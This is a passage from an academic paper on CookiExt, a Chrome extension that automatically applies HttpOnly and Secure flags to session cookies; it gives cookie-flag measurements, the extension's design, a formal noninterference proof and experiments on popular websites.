	negative	*fp*: 60	*tn*: 164

4.1.2. Estimating the Risk of Session Cookie Theft

We developed a Python crawler which collected the cookies set via the HTTP(S) headers by the top 1000 websites of Alexa and applied the heuristic in the previous section to isolate their session cookies. Table 3 provides some statistics on the adoption of the cookie flags to protect the identified session cookies, divided according to the communication protocol used to set them.

Table 3
Statistics about session cookie flags from Alexa top 1000

		HTTP		HTTPS		Aggregate	
`HttpOnly`	`Secure`	#cookies	percentage	#cookies	percentage	#cookies	percentage
yes	yes	15	1.9%	17	5.2%	32	2.8%
yes	no	184	22.7%	100	30.7%	284	24.9%
no	yes	4	0.5%	6	1.8%	10	0.9%
no	no	609	75.0%	203	62.3%	812	71.4%

Overall, we observe that the large majority of the session cookies we identified (71.4%) has no flag set: though this percentage may be partially biased by the adoption of a simple heuristic, it still provides clear indications of a limited practical deployment of the available protection mechanisms. We observe that, on average, web developers protect session cookies set over HTTPS more than session cookies set over HTTP. Perhaps surprisingly, we also notice that some cookies set over HTTP have the `Secure` flag set: this is due to the fact that many websites can be contacted over HTTP, set some cookies on the corresponding HTTP response, and only later enforce a redirection over HTTPS, where the original cookies are overwritten by some fresh ones with the same flags. Of the two flags, `HttpOnly` appears to be adopted much more widely than `Secure`. We conjecture two reasons for this: first, modern releases of major web frameworks, e.g., ASP, automatically set the `HttpOnly` flag (but not the `Secure` flag) for session cookies generated through the available APIs; second, `Secure` cookies presuppose an HTTPS implementation, which is not available for all websites. Still, since the last few years have witnessed a dramatic increase of HTTPS websites, we want to understand how many of them fail at protecting their session cookies against network attackers (and to which extent we can protect them just by working at the browser side).

We conducted a simple experiment aimed at estimating the extent of the actual HTTPS deployment. We found that 192 out of the 443 websites registering at least one session cookie (43.3%) support HTTPS *transparently*, i.e., they can be successfully accessed simply by replacing `http` with `https` in their URL. (In this count we excluded a number of websites which automatically redirect HTTPS connections over HTTP.) We then observed that only 16 of these websites (8.3%) set the `Secure` flag for at least one session cookie. Remarkably, it turns out that 141 out of these 192 websites (73.4%) contain at least one HTTP link to the same domain hard-coded in their homepage, hence session cookies which are not marked `Secure` are at a high risk of being disclosed to a network attacker when navigating these websites. In particular, even a passive network attacker will be able to get access to these cookies just by sniffing the HTTP traffic sent by the user's browser for the normal functionality of the website.

Prior research has advocated the selective application of the `HttpOnly` flag to session cookies at the client side to reduce the attack surface against session hijacking [28,33]. We propose to push this idea further, by automatically flagging session cookies also as `Secure`, and then enforcing a redirection to HTTPS for supporting websites. As we discuss below, however, this idea cannot be implemented as simply as it sounds, since it would break the functionality of many existing websites which are only partially deployed over HTTPS (see below).

4.2. Client-side Protection with CookiExt

CookiExt is an extension for Google Chrome aimed at enforcing robust client-side protection for session cookies. We choose Google Chrome for our development because it provides a fairly powerful – yet simple to use – API for programming extensions: the same solution, however, could be implemented in any other modern web browser.

4.2.1. Overview

At a high level, the behaviour of CookiExt can be summarized as follows: when the browser submits a login form, CookiExt inspects the headers of the corresponding HTTP(S) response from the remote server, trying to identify the session cookies based on the heuristic discussed above. If a session cookie is found, CookiExt behaves as follows:

- if the response was sent over HTTP, all the identified session cookies are marked as `HttpOnly` and the session proceeds using the protocol chosen by the website;

– if the response was sent over HTTPS, all the identified session cookies are marked as both `HttpOnly` and `Secure`. Additionally, all subsequent requests to the website are automatically redirected over HTTPS.

This simple picture, however, is significantly complicated by a number of issues which arise in practice and must be addressed to devise a usable implementation.

4.2.2. Supporting Mixed Content Websites

Mixed content websites are websites which support HTTPS, but make some of their contents available only on HTTP [14]. This website structure is often adopted by e-commerce sites, which offer access to their private areas over HTTPS, but then make their catalogs available only on HTTP. These cases are problematic, as enforcing a redirection over HTTPS for the HTTP portion of the website would make the latter unavailable. Similarly, even assuming to be able to detect the absence of HTTPS support for some links, the adoption of a fallback to HTTP may break the user's session: in fact, if session cookies are marked `Secure` by the extension, they will not be sent to the HTTP portion of the website upon navigation.

In the original design of CookiExt [11], we always forced a redirection from HTTP to HTTPS when a session cookie was found in an HTTP(S) response from the website, and we detected the lack of HTTPS support by setting a small timeout for every HTTPS redirection attempted by the extension: if no response was received before the timeout expired, we forced a fallback to HTTP and we attached all the cookies marked `Secure` by CookiExt to further HTTP page requests (to preserve the session). While carrying out more extensive experiments, however, we noticed that timeouts are not very robust in practice and CookiExt often adopted a fallback to HTTP when it was not actually required, thus voiding its protection against network attackers. This inconvenience suggested us to refine our original proposal.

Specifically, we observed that mixed content websites always provide HTTPS support at least for the initial authentication step, i.e., when the user's password is sent from the browser to the server: this is a sensible practice, since passwords are (often reused) long-term credentials and their improper disclosure may have a much more severe impact than a session cookie leakage. The key for reliably ensuring protection is thus our choice of marking a session cookie as `Secure`, and start redirecting HTTP requests to HTTPS, only whenever the initial login operation happens over HTTPS. This guarantees that the remote web server is listening on port 443, hence at least some default response is typically returned on this port and there is no need to rely on timeouts to detect failures and adopt a fallback to HTTP. In particular, we leverage the common practice of performing an explicit redirect from HTTPS to HTTP to denote a partial lack of HTTPS support by the website: when such a redirect is detected, CookiExt removes the `Secure` flag from all the cookies previously secured, and all the subsequent requests in the session will be sent over the protocol specified by the web developer.

Notice that the fallback mechanism never downgrades the security of the original website, i.e., it never removes the `Secure` flag from cookies which have already been secured by the web developer and never downgrades explicit HTTPS links to HTTP. Moreover, the fallback mechanism cannot be exploited by an active network attacker, since it relies on an HTTPS response by the website, which is explicitly asking to run the session over HTTP: websites which perform this choice cannot be secured at the client side against network attackers.

4.2.3. Supporting Sub-domains

Cookies registered by a website like `www.yahoo.com` can be set for `.yahoo.com`, which instructs the browser to attach them to any request sent to a sub-domain of `yahoo.com`, like `mail.yahoo.com`. We refer to these cookies as *domain* cookies.

If a website relies on HTTP requests to a sub-domain for session tracking, a naive implementation of CookiExt could break it. Assume, in fact, that the website registers over HTTPS a domain cookie to authenticate the user: CookiExt will mark the cookie as `Secure` and the browser will not send it to the sub-domain, since any request sent to the latter is transmitted over HTTP. In our implementation, whenever a domain cookie is identified as a session cookie, we enforce a redirection over HTTPS also for any sub-domain of the website. If a sub-domain does not provide full HTTPS support, we remove the `Secure` flag from the domain cookie and we adopt a fallback to HTTP for that sub-domain.

4.2.4. Custom Redirection Rules

CookiExt supports simple custom redirection rules in the spirit of HTTPS Everywhere [34], which allow one to directly reroute any request to a given HTTP URL towards a corresponding HTTPS URL *before* the browser actually sends an HTTP request. These rules can be used also to encode specific exceptions to the standard security policy applied by CookiExt, that is, to specify HTTP links which must not be upgraded to HTTPS.

Custom redirection rules may be useful for two reasons. First, some websites that do not transparently support HTTPS may still provide their corresponding encrypted version on a different domain, hence a custom redirection rule would allow one to extend the protection offered by CookiExt also to these websites [34]. Second, a custom redirection rule could be helpful to encode explicit exceptions to the standard behaviour whenever CookiExt is preventing a website from working correctly, e.g., to specify that specific sub-domains can only be accessed over HTTP, since they do not support HTTPS at all.

4.2.5. Implementation Details

The Google Chrome extension architecture requires to structure any extension in a number of different components, including zero or more *content scripts* and at most one *background page* [5]. Content scripts run with no privilege, but for the ability to communicate with the background page, and can be injected into downloaded web pages to interact with them; the background page, conversely, may request powerful privileges to the browser upon installation, but runs isolated from untrusted web contents.

Our extension consists of a content script and a background page. The content script is injected in any web page and it is used to detect the presence of login forms. This feature is implemented with a simple heuristic: roughly, when a form including a password field is detected on the page, a listener for later login attempts is registered by the extension [13]. The listener is used to check the protocol used for the password-based authentication step, so as to apply the most appropriate security policy on the received session cookies.

The background page requests and uses the following permissions:

– `cookies`, to access the cookie jar of the browser, which is needed to downgrade cookies which have been secured by the extension whether a fallback to HTTP was detected;
– `tabs`, to detect the login attempts from any tab opened by the browser;

- `storage`, to keep track of simple state information. For each domain, the extension tracks the name of the secured cookies, whether HTTPS redirection should be performed and whether a fallback to HTTP has been requested in the past;
- `webRequest` and `webRequestBlocking`, to upgrade HTTP to HTTPS when needed and to access the cookies of incoming responses. The blocking behaviour of `webRequest` is important to ensure that HTTP requests are correctly upgraded to HTTPS before a network request is composed by the browser;
- hosts permissions `http://*/*` and `https://*/*`, to apply the security policy to any page.

5. Soundness of CookiExt

Careful readers will argue that our noninterference result, Theorem 1, predicates on (a Coq model of) a standard web browser rather than on a web browser extended with CookiExt, and consequently provides no information about the soundness of CookiExt. The gap is only apparent, however, as CookiExt does not really alter the browser behaviour, but rather *activates* existing protection mechanisms available in standard web browsers. Indeed, one may view CookiExt just as a filter that applies a stricter flagging to all input events, *de facto* enforcing the similarity condition on the input streams that constitutes the hypothesis of the noninterference definition: we now formalize this intuition and prove the soundness of CookiExt by establishing a new noninterference result which captures the presence of this filter.

5.1. Preliminaries

We first observe that the behaviour of CookiExt is stateful, i.e., our extension dynamically updates an internal database to keep track of which cookies have been secured, which requests should be upgraded to HTTPS and which websites should fallback to HTTP. Moreover, a web browser patched with CookiExt may generate additional network traffic with respect to a standard web browser, since a redirection from HTTPS to HTTP may be triggered by an unsuccessful attempt to upgrade the session to HTTPS. On the other hand, we also observe that these dynamic aspects are not very relevant from a security perspective, since in the new design of the extension any choice of adopting a fallback to HTTP ultimately depends on an explicit redirection from HTTPS to HTTP sent by the website, which cannot be crafted by a network attacker, since it is sent over an encrypted connection. Notice that any website which explicitly downgrades HTTPS requests to HTTP as part of its standard functionality cannot be secured against an active network attacker by working at the client side (without breaking the session).

Also, it is worth noticing that the HTTPS redirection performed by CookiExt is only needed to preserve client usability, rather than to enforce additional security. Indeed, if a non-`Secure` cookie was granted the `Secure` flag by the extension, but no HTTPS redirection was performed, the cookie would not be sent to the server and the session would be broken, but still the cookie would not be leaked to the attacker, since it would not leave the browser. Hence, an explicit HTTPS redirection is not needed to establish the revised noninterference result in this section and we are able to prove a general property which holds true even assuming that no HTTPS redirection step is performed. Since reactive noninterference predicates over all the possible input streams, the proof implicitly covers the case where all the links which should be upgraded to HTTPS by CookiExt are indeed served over HTTPS.

Based on the two observations above, it is possible to define the semantics of CookiExt just in terms of a stateless translation from input events to "more secure" input events: this makes the soundness proof simpler, modular and more elegant.

5.2. Formal Interpretation of CookiExt

Let $\mathcal{U}$ be the universe of URLs navigated by the user in the past using a browser patched with CookiExt: we assume that the on-going session spans over a subset of $\mathcal{U}$ and we stipulate that $\mathcal{U}$ is partitioned into two subsets $\mathcal{U}_h$ and $\mathcal{U}_s$ of known, working HTTP / HTTPS URLs respectively. For any $url \in \mathcal{U}$, we let url_s stand for the URL obtained from url by setting its protocol to HTTPS. We let $\mathcal{S}$ be the set of the domains with full HTTPS support, i.e., we let:

$$\mathcal{S} = \{d \in \mathcal{D} \mid \forall url \in \mathcal{U}_h : url.domain = d \Rightarrow url_s \in \mathcal{U}_s\}.$$

We define the semantics of CookiExt with a translation $[\![\cdot]\!]_{\mathcal{U}} : \mathcal{I} \to \mathcal{I}$, which models CookiExt setting stricter protection flags for incoming (session) cookies. Given a network response $resp$ received from a network connection $ncid$, we define the effect of cookie upgrading through the relation $ncid \vdash resp \nearrow \mathcal{U} = resp_u$, where $resp_u$ is obtained from $resp$ by setting the `Secure` and `HttpOnly` flags to each cookie in $resp.set\_cookies$ if $ncid.url.domain \in \mathcal{S}$, and by setting just the `HttpOnly` flag otherwise. In words, the `HttpOnly` flag is always applied, while the `Secure` flag is set only for cookies registered by websites with full HTTPS support.

The relation $[\![i]\!]_{\mathcal{U}} = i'$ is then defined by the following inference rules:

$$\frac{ncid \vdash resp \nearrow \mathcal{U} = resp_u}{[\![\mathsf{net\_resp}(ncid, resp)]\!]_{\mathcal{U}} = \mathsf{net\_resp}(ncid, resp_u)} \qquad \frac{i \text{ has a different form}}{[\![i]\!]_{\mathcal{U}} = i}$$

We extend the translation above from single input events to arbitrary input streams, by applying it pointwise to each stream component.

5.3. Extending the Noninterference Result

To generalize our noninterference result to a web browser patched with CookiExt, we introduce a new similarity relation $\approx_l^+$ for input events, defined as follows.

Definition 10 (Extended Input Similarity). *Let $\approx_l^+$ be the similarity relation over input events defined by the following inference rules:*

$$\text{(SI-NET+)}\ \frac{in\_erase_l^+(resp) = in\_erase_l^+(resp')}{\mathsf{net\_resp}(ncid, resp) \approx_l^+ \mathsf{net\_resp}(ncid, resp')} \qquad \text{(SI-REFL+)}\ \frac{}{i \approx_l^+ i}$$

where $in\_erase_l^+(resp)$ is obtained from resp by erasing from resp.set_cookies the value and the flags of any cookie c such that $ck\_label^+(c) \not\sqsubseteq l$, with:

$$ck\_label^+(c) = \begin{cases} \mathsf{https}(d) & \text{if } c.domain = d \wedge (d \in \mathcal{S} \vee c.secure = \mathsf{true}) \\ \mathsf{http}(d) & \text{if } c.domain = d \wedge (d \notin \mathcal{S} \wedge c.secure = \mathsf{false}). \end{cases}$$

Intuitively, $i \approx_l^+ i'$ if and only if i and i' are syntactically equal, except for the cookies which are protected by CookiExt against an attacker at level l. The most interesting point in the definition is that even websites which do not belong to $\mathcal{S}$ can be protected against network attackers, provided that they explicitly set the `Secure` flag for their session cookies. This is not required for websites in $\mathcal{S}$, since CookiExt automatically applies both flags to their cookies.

We now observe that the relation $\approx_l^+$ deems as similar much more inputs than $\approx_l$ for any l, hence it can be leveraged to prove a stronger noninterference result. It is easy to find two input events i, i' such that $i \approx_l^+ i'$, but $i \not\approx_l i'$: for instance, let i, i' be two document responses over HTTP from d, whose only difference is that i sets the `HttpOnly` flag on its cookies, while i' does not. In this case, for a web attacker $l = \mathsf{http}(d')$ on a different domain d', we have $i \approx_l^+ i'$, but $i \not\approx_l i'$; a similar reasoning applies to the HTTPS case.

To show that $\approx_l^+$ is actually larger than $\approx_l$, we first observe that the two relations coincide on user input events. As to network events, where the two relations differ, we notice that $i \approx_l i'$ implies that both i, i' come from the same URL: this is enough to prove the following result.

Lemma 1. *If $i \approx_l i'$, then $i \approx_l^+ i'$.*

Proof. By a case analysis on the structure of i. □

In the end, we conclude that the relation $\approx_l^+$ is larger than $\approx_l$ for any l: as a consequence, showing noninterference with respect to $\approx_l^+$ rather than $\approx_l$ provides stronger security guarantees.

Let now EFF$^+$ be the browser model obtained from EFF (the browser model in Section 3) by applying the translation $[\![i]\!]_{\mathcal{U}}$ to any input event i before processing it. We show that EFF$^+$ enforces reactive noninterference with respect to the new input similarity $\approx_l^+$. The key to prove the extended noninterference result is the following lemma.

Lemma 2. *If $I \approx_l^+ I'$, then $[\![I]\!]_{\mathcal{U}} \approx_l [\![I']\!]_{\mathcal{U}}$.*

Proof. By induction on the derivation of $I \approx_l^+ I'$. □

Finally, we can prove the main result of this section.

Theorem 2 (Noninterference for CookiExt). *EFF$^+$ is noninterferent with respect to $\approx_l^+$.*

Proof. Let $I \approx_l^+ I'$, then by Lemma 2 we know that $[\![I]\!]_{\mathcal{U}} \approx_l [\![I']\!]_{\mathcal{U}}$. Let EFF$_{init}$ be the initial state of the original EFF model, then by Theorem 1 we know that EFF$_{init}([\![I]\!]_{\mathcal{U}}) \Rightarrow O$ and EFF$_{init}([\![I']\!]_{\mathcal{U}}) \Rightarrow O'$ imply $O \approx_l O'$. Now let EFF$^+_{init}$ be the initial state of EFF$^+$, by construction we have EFF$^+_{init}(I) \Rightarrow O$ and EFF$^+_{init}(I') \Rightarrow O'$, hence we conclude. □

6. Experiments

The effectiveness of CookiExt critically depends on the accuracy of the heuristic for session cookie detection. On the one hand, false negatives lead to failures at protecting the session cookies of vulnerable websites. On the other hand, false positives may hinder the usability of the browser: for instance, if a cookie containing information about the screen resolution is improperly flagged as `HttpOnly` by our extension, no script will be able to access it and the website may be rendered poorly. Here, we analyse the additional protection enabled by CookiExt, as well as its impact on the user experience. We anticipate that we find the experimental results particularly encouraging, since the limited issues we encountered do not really depend on the design choices behind CookiExt, but only on the session cookie identification heuristic, which can be improved by using more sophisticated machine learning techniques devised in parallel work [13].

6.1. Methodology

In our previous work [11], we performed a small scale experiment with CookiExt by logging into the top 20 websites from the Alexa ranking where we owned a personal account. Here, we extend our experiments and we make them far more systematic. For this purpose, we created personal accounts on the top 100 websites from Alexa which provide a private area. After authenticating to each website, we performed an in-depth navigation to collect network data and evaluate the user experience. We restricted the data collection to the website of interest to make the analysis more precise: for instance, we ignored third-party cookies and cross-domain requests.

Overall, we collected a total of 733 cookies registered through HTTP(S) headers: 303 of them were marked as session cookies by our heuristics. For each session cookie we kept track of the original flags, as well as of the new flags which were assigned to it by CookiExt. We also analysed more than 32K HTTP(S) requests to verify whether the idea of redirecting them to HTTPS was successful or not on real websites.

6.2. Evaluating Protection

Table 4 shows the original flags assigned to the session cookies registered by the websites we considered in our experiments. These data are more precise than those in Section 4, since they have been collected after authenticating to the websites and navigating them. Notice however that they confirm a worrying lack of protection: more than half (58.1%) of the session cookies we found have no security flag set and can be potentially stolen by web and/or network attacks.

Table 4
Original session cookie flags

`HttpOnly`	`Secure`	#cookies	Percentage
yes	yes	48	15.8%
yes	no	66	21.8%
no	yes	13	4.3%
no	no	176	58.1%

To evaluate the protection that CookiExt provides, we compared the original flags of the cookies received through HTTP(S) headers with the new flags which are set by our extension. Table 5 details which additional flags have been granted by CookiExt with respect to the original website behaviour on a standard web browser.

The table clearly highlights the improvement in protection. For instance, 92 session cookies (30.4%) were originally completely unprotected, while they can be secured against both web threats and network attacks. We also notice that 97 cookies (32.0%) can be protected at least against XSS attacks, while 19 cookies (6.3%) were originally protected against web attacks, but they can be effectively secured also against network threats. As a side-note to the table, we observe that 23 session cookies were originally marked as both `HttpOnly` and `Secure` by the

Table 5
Secured session cookies

`HttpOnly`	`Secure`	#cookies	Percentage
*	*	92	30.4%
*		97	32.0%
	*	19	6.3%
		95	31.3%

extension, but they have been eventually downgraded to `HttpOnly` when navigating the website to keep the session alive: these cookies are included in the second row of the table.

To understand the impact of CookiExt in terms of successful HTTPS redirections, we logged any redirection attempt performed by our extension. The results are summarized in Table 6, where we discriminate based on the request type.

Table 6
Redirected requests

Type	*Total*	*Redirected*	*Success*	*Percentage*
Pages	1344	322	166	51.5%
Resources	31278	158	154	97.5%

In our experiments we navigated 1344 pages and we overall identified 322 HTTPS redirection attempts, among which 166 (51.5%) were successful: this suggests that many websites do not provide their pages over HTTPS, even though HTTPS support is actually available. Given the poor deployment of the `Secure` flag, we argue that these data highlight that many major websites do not provide a satisfactory level of protection for network attacks against web authentication.

We also logged 158 HTTPS redirection attempts for sub-resources, like images or scripts, with only 4 failed redirections. Interestingly, 138 (87.3%) of these redirected requests were sent from the website `www.fifa.com`. The low number of sub-resource redirections highlights that web developers (except for a single website) normally do not include sub-resources in clear from the same website if the page is delivered over HTTPS: this is a sensible practice, since otherwise the sub-resource requests in clear may void the security provided by the HTTPS page.

6.3. Website-level Analysis

One may wonder how effective CookiExt is at fully protecting vulnerable websites. Indeed, all the numbers above are aggregated over different websites, hence they provide only partial information about the improvement in protection enabled by the extension: for instance, a successful redirection to HTTPS for a page of a website is useless when another page of the same website can only be accessed over HTTP and forces session cookies to be sent in clear.

Based on this insight, we further investigated the numbers in Table 6 and we found that, with the use of CookiExt, 10 out of 34 (29.4%) mixed content websites can be entirely navigated over HTTPS: for each such website, at least one HTTP request was successfully redirected to HTTPS and no redirection failed. These websites benefit the most of CookiExt, since they can be completely secured against network attacks at the client side.

To further evaluate the security improvement granted by CookiExt, for each of the 100 websites we considered, we deleted from the browser all the cookies which had been identified as session cookies by our extension: a logout implies that all the real session cookies had been identified by the heuristic. In 90 out of 100 cases we logged out, which indicates that most of the times the heuristic over-approximated the set of session cookies correctly.

6.4. Evaluating Usability

The only way to understand the practical impact of the false positives of the heuristics is by testing and hands-on experience with the extension. In our experiments with CookiExt, our most serious concern was about the web session being broken by the security policy applied by the extension. This major usability problem never occurred in practice, but we noticed that some minor features of three websites (`www.facebook.com`, `www.gmail.com` and `www.fifa.com`) were disabled. For example, the user chat in `www.facebook.com` and the email deletion in `www.gmail.com` were not working. After further investigation, we found that all these problems were due to CookiExt improperly marking some cookies as `HttpOnly`, making them inaccessible to a legitimate access by JavaScript. These issues are readily rectified by including explicit exceptions to the security policy of CookiExt, which implements a button to deactivate the application of the `HttpOnly` flag for websites which are not working correctly.

Apart from our experiments on the top 100 websites, we performed another empirical evaluation of the extension by having a small set of users install CookiExt on their browsers and navigate the Web, trying to find out usability issues and general limitations while performing standard operations on websites where they own a personal account. We asked our users to navigate each website as deep as possible, trying to fully exercise the website functionalities to identify visible usability issues. The feedback given by the users was very important to refine the original implementation and make it work in practice: with our latest implementation of CookiExt, no major complaint has been reported at the time of writing, even though some users have been noticing a slight performance degradation when activating the extension. This does not seem an inherent shortcoming of the extension design, but rather the typical slowdown introduced by HTTPS communication with respect to plain HTTP.

7. Related Work

7.1. Browser-side Protection Mechanisms

The idea of enforcing security at the browser side is certainly not new: below, we focus on a detailed comparison with the works which share direct similarities with our present proposal.

SessionShield [28] is a lightweight protection mechanism against session hijacking. SessionShield acts as a proxy between the browser and the network: incoming session cookies are stripped out from HTTP headers and stored in an external database; on later HTTP requests, the database is queried using the domain of the request as the key, and all the retrieved session cookies are attached to the outgoing request. We find the design of SessionShield very competent and we borrowed the idea of relying on a heuristic to identify session cookies in our implementation. On the other hand, SessionShield does not enforce any protection against network attacks and does not support HTTPS, since it is deployed as a stand-alone personal proxy external to the browser. The idea of identifying session cookies through a heuristic and selectively applying the `HttpOnly` flag to them has also been advocated in Zan [33], a browser-based solution aimed at protecting legacy web applications against different attacks. Similarly to SessionShield, Zan does not implement any protection mechanism against network attackers, which instead is a distinctive (and challenging) aspect of our proposal.

Another particularly relevant client-side defense is HTTPS Everywhere [34]. This is a browser extension which enforces communication with many major websites to happen only over HTTPS. The tool also offers support for setting the `Secure` flag of known session cookies at the client side. Unfortunately, HTTPS Everywhere does not enforce any protection against XSS attacks, hence it does not implement complete safeguards for session cookies. Moreover, the tool entirely relies on a white-list of known websites both for redirecting network traffic over HTTPS and to identify session cookies to be set as `Secure`, an approach which does not scale in practice and fails at protecting websites not included in the whitelist. On the other hand, based on our experimental evaluation, it seems that the adoption of a white-list is occasionally useful to deal with some subtle cases where CookiExt does not properly work: finding the best trade-off between the two approaches is an interesting avenue for future research. Similar design choices and considerations apply to ForceHTTPS [20], a proposal aimed at protecting high-security websites from network attacks, which was later refined into the standard browser security policy HSTS.

We remark that both our theory and implementation just focus on the *confidentiality* of session cookies, which is a necessary precondition for thwarting the risks of session hijacking. However, several serious security threats against web sessions do not follow by confidentiality violations: for instance, classic CSRF vulnerabilities should rather be interpreted in terms of attacks on request integrity [23]. Several existing browser-based defenses mitigate the risk of other attacks against web sessions [32,31,30,27,10]. In a recent paper, we consider a strong definition of web session integrity and we discuss its browser-side enforcement [12].

7.2. Protecting against Session Hijacking

Session hijacking is surely the most dangerous threat against web sessions and researchers have proposed a number of different solutions against it. One-time cookies [15] use a session key and a HMAC construction to tie a unique authentication token to each request sent by the browser, so that the theft of a token does no harm, since it cannot be used to authenticate different requests. This is a good approach, since it tackles the root problem of session hijacking, but it requires web developers to implement a new session establishment protocol. Similarly, BetterAuth [22] is a novel authentication protocol for web applications, which aims at being secure *by design*, most notably by dispensing with the need of adopting cookies for authentication. A less invasive solution to the same problem is based on origin-bound certificates [16], which propose a small extension to the TLS protocol which allows browsers to establish strong authenticated channels with remote servers, by binding cookies only to these channels. Using origin-bound certificates, cookies can still be stolen, but they are of no use to an attacker.

Session hijacking can also be performed by *fixating* cookies known to the adversary in the user's browser before the initial password-based authentication step, e.g., by exploiting an XSS vulnerability on the target website. If the target website does not refresh its cookies when the privilege level of the session changes, i.e., when the user submits her password, the session will be identified by a cookie chosen by the attacker, thus allowing him to impersonate the user at the website. Session fixation has been extensively studied by Johns *et al.* [21], who proposed different server-side solutions to the problem. At the browser side, session fixation can be prevented by

Serene [32], a browser extension which keeps track of the session cookies registered through HTTP(S) headers and consequently strips from outgoing HTTP(S) requests any cookie which has not been seen before by the extension, thus preventing session cookies set by a script from reaching the target website and being used for authentication purposes.

7.3. Formal Methods for Web Security

The importance of applying formal techniques to web security has been first recognised in a seminal paper by Akhawe *et al.* [1]. The work proposes a rigorous formalization of standard web concepts (browsers, servers, network messages...), a clear threat model and a precise specification of its security goals. The model is implemented in Alloy and applied to several case studies, exposing concrete attacks on web security mechanisms. Unfortunately, the bounded verification performed in Alloy is effective at finding attacks, but it fails at proving a security mechanism correct, which is what we are able to do in our work by relying on the Coq proof assistant.

A more recent research paper by Bansal *et al.* [3] introduces WebSpi, a ProVerif library which provides an applied pi-calculus encoding of a number of web features, including browsers, servers and a configurable threat model. The authors rely on the WebSpi library to perform an unbounded verification of several configurations of the OAuth authorization protocol through ProVerif, identifying some previously unknown attacks on authentication. Though interesting, the WebSpi library is much more abstract than Featherweight Firefox and not as easily extensible to include additional web features, since these must be encoded in the applied pi-calculus; moreover, ProVerif is a very powerful tool, but it still suffers from scalability and termination problems, which may potentially hinder other security analyses.

The Featherweight Firefox model has been proposed in [8] as a “blank slate” for researching new security policies and mechanisms for the browser. The original formulation consists of an executable Ocaml model, which includes most of the features of the later Coq implementation [7]. The paper does not discuss any specific security property or application, and it just focuses on presenting the main features of the Featherweight Firefox model.

7.4. Reactive Noninterference

The theory of reactive noninterference has been first developed by Bohannon *et al.* [9]. Aaron Bohannon’s doctoral dissertation [7] provides a mechanized proof of noninterference for a Coq implementation of the original Featherweight Firefox model [8] extended with a number of dynamic checks aimed at preventing information leakage. The considered information flow policy prevents cross-origin communication. In the present work we partially leverage the existing proof architecture to carry out our formal development, though we target a completely different information flow policy (for session cookie security).

Independently from Bohannon’s work, Bielova *et al.* [6] proposed an extension of the Featherweight Firefox model to enforce reactive noninterference through a dynamic technique known as secure multi-execution. In later work, De Groef *et al.* [19] built on this approach to develop FlowFox, a full-fledged web browser implementing fine-grained information flow control.

8. Conclusion

We have provided a formal view of web session security in terms of reactive noninterference and we showed that the protection mechanisms available in modern web browsers are effective at enforcing this notion. On the other hand, our practical experience highlighted that many web developers still fail at adequately protecting session cookies, hence we proposed CookiExt, a client-side solution aimed at taming existing security flaws. Our experiments show that CookiExt is very effective at protecting vulnerable websites against session hijacking without sacrificing the user experience.

We imagine different directions for future work. First, we would like to further refine our formal model, to include additional concrete details which were initially left out from our study for the sake of simplicity; most notably, we would like to include sub-domains and domain cookies. Moreover, we plan to replace the current heuristic for session cookie detection with a more sophisticated solution based on machine learning techniques [13] to further improve the protection and the usability of our extension.

Acknowledgements We would like to thank the anonymous referees for their valuable feedback, which helped us to significantly improve the original submission.

References

[1] Devdatta Akhawe, Adam Barth, Peifung E. Lam, John C. Mitchell, and Dawn Song. Towards a formal foundation of web security. In *IEEE Computer Security Foundations Symposium (CSF)*, pages 290–304, 2010.
[2] Davide Balzarotti, Marco Cova, Viktoria Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *IEEE Symposium on Security and Privacy*, pages 387–401, 2008.
[3] Chetan Bansal, Karthikeyan Bhargavan, and Sergio Maffeis. Discovering concrete attacks on website authorization by formal analysis. In *IEEE Computer Security Foundations Symposium (CSF)*, pages 247–262, 2012.
[4] Adam Barth. HTTP state management mechanism. Available at `http://tools.ietf.org/html/rfc6265`, Accessible on August 2014.
[5] Adam Barth, Adrienne Porter Felt, Prateek Saxena, and Aaron Boodman. Protecting browsers from extension vulnerabilities. In *Network and Distributed System Security (NDSS)*, 2010.
[6] Nataliia Bielova, Dominique Devriese, Fabio Massacci, and Frank Piessens. Reactive non-interference for a browser model. In *IEEE International Conference on Network and System Security (NSS)*, pages 97–104, 2011.
[7] Aaron Bohannon. *Foundations of webscript security.* PhD thesis, University of Pennsylvania, 2012.
[8] Aaron Bohannon and Benjamin C. Pierce. Featherweight Firefox: formalizing the core of a web browser. In *USENIX Conference on Web Application Development (WebApps)*, pages 1–12, 2010.
[9] Aaron Bohannon, Benjamin C. Pierce, Vilhelm Sjöberg, Stephanie Weirich, and Steve Zdancewic. Reactive noninterference. In *ACM Conference on Computer and Communications Security (CCS)*, pages 79–90, 2009.
[10] Andrew Bortz, Adam Barth, and Alexei Czeskis. Origin cookies: Session integrity for web applications. In *Web 2.0 Security & Privacy (W2SP)*, 2011.
[11] Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, and Wilayat Khan. Automatic and robust client-side protection for cookie-based sessions. In *Engineering Secure Software and Systems (ESSoS)*, pages 161–178, 2014.
[12] Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, Wilayat Khan, and Mauro Tempesta. Provably sound browser-based enforcement of web session integrity. In *IEEE Computer Security Foundations Symposium (CSF)*, pages 366–380, 2014.
[13] Stefano Calzavara, Gabriele Tolomei, Michele Bugliesi, and Salvatore Orlando. Quite a mess in my cookie jar! Leveraging machine learning to protect web authentication. In *International Conference on World Wide Web (WWW)*, pages 189–200, 2014.

[14] Ping Chen, Nick Nikiforakis, Lieven Desmet, and Christophe Huygens. A Dangerous Mix: Large-scale analysis of mixed-content websites. In *Information Security Conference (ISC)*, 2013.

[15] Italo Dacosta, Saurabh Chakradeo, Mustaque Ahamad, and Patrick Traynor. One-time cookies: Preventing session hijacking attacks with stateless authentication tokens. *ACM Transactions on Internet Technology*, 12(1):1, 2012.

[16] Michael Dietz, Alexei Czeskis, Dirk Balfanz, and Dan S. Wallach. Origin-bound certificates: A fresh approach to strong client authentication for the web. In *USENIX Security Symposium*, pages 317–331, 2012.

[17] Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager, and Petko D. Petkov. *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress Publishing, 2007.

[18] William F. Friedman. *The index of coincidence and its applications to cryptanalysis*. Cryptographic Series, 1922.

[19] Willem De Groef, Dominique Devriese, Nick Nikiforakis, and Frank Piessens. FlowFox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security (CCS)*, pages 748–759, 2012.

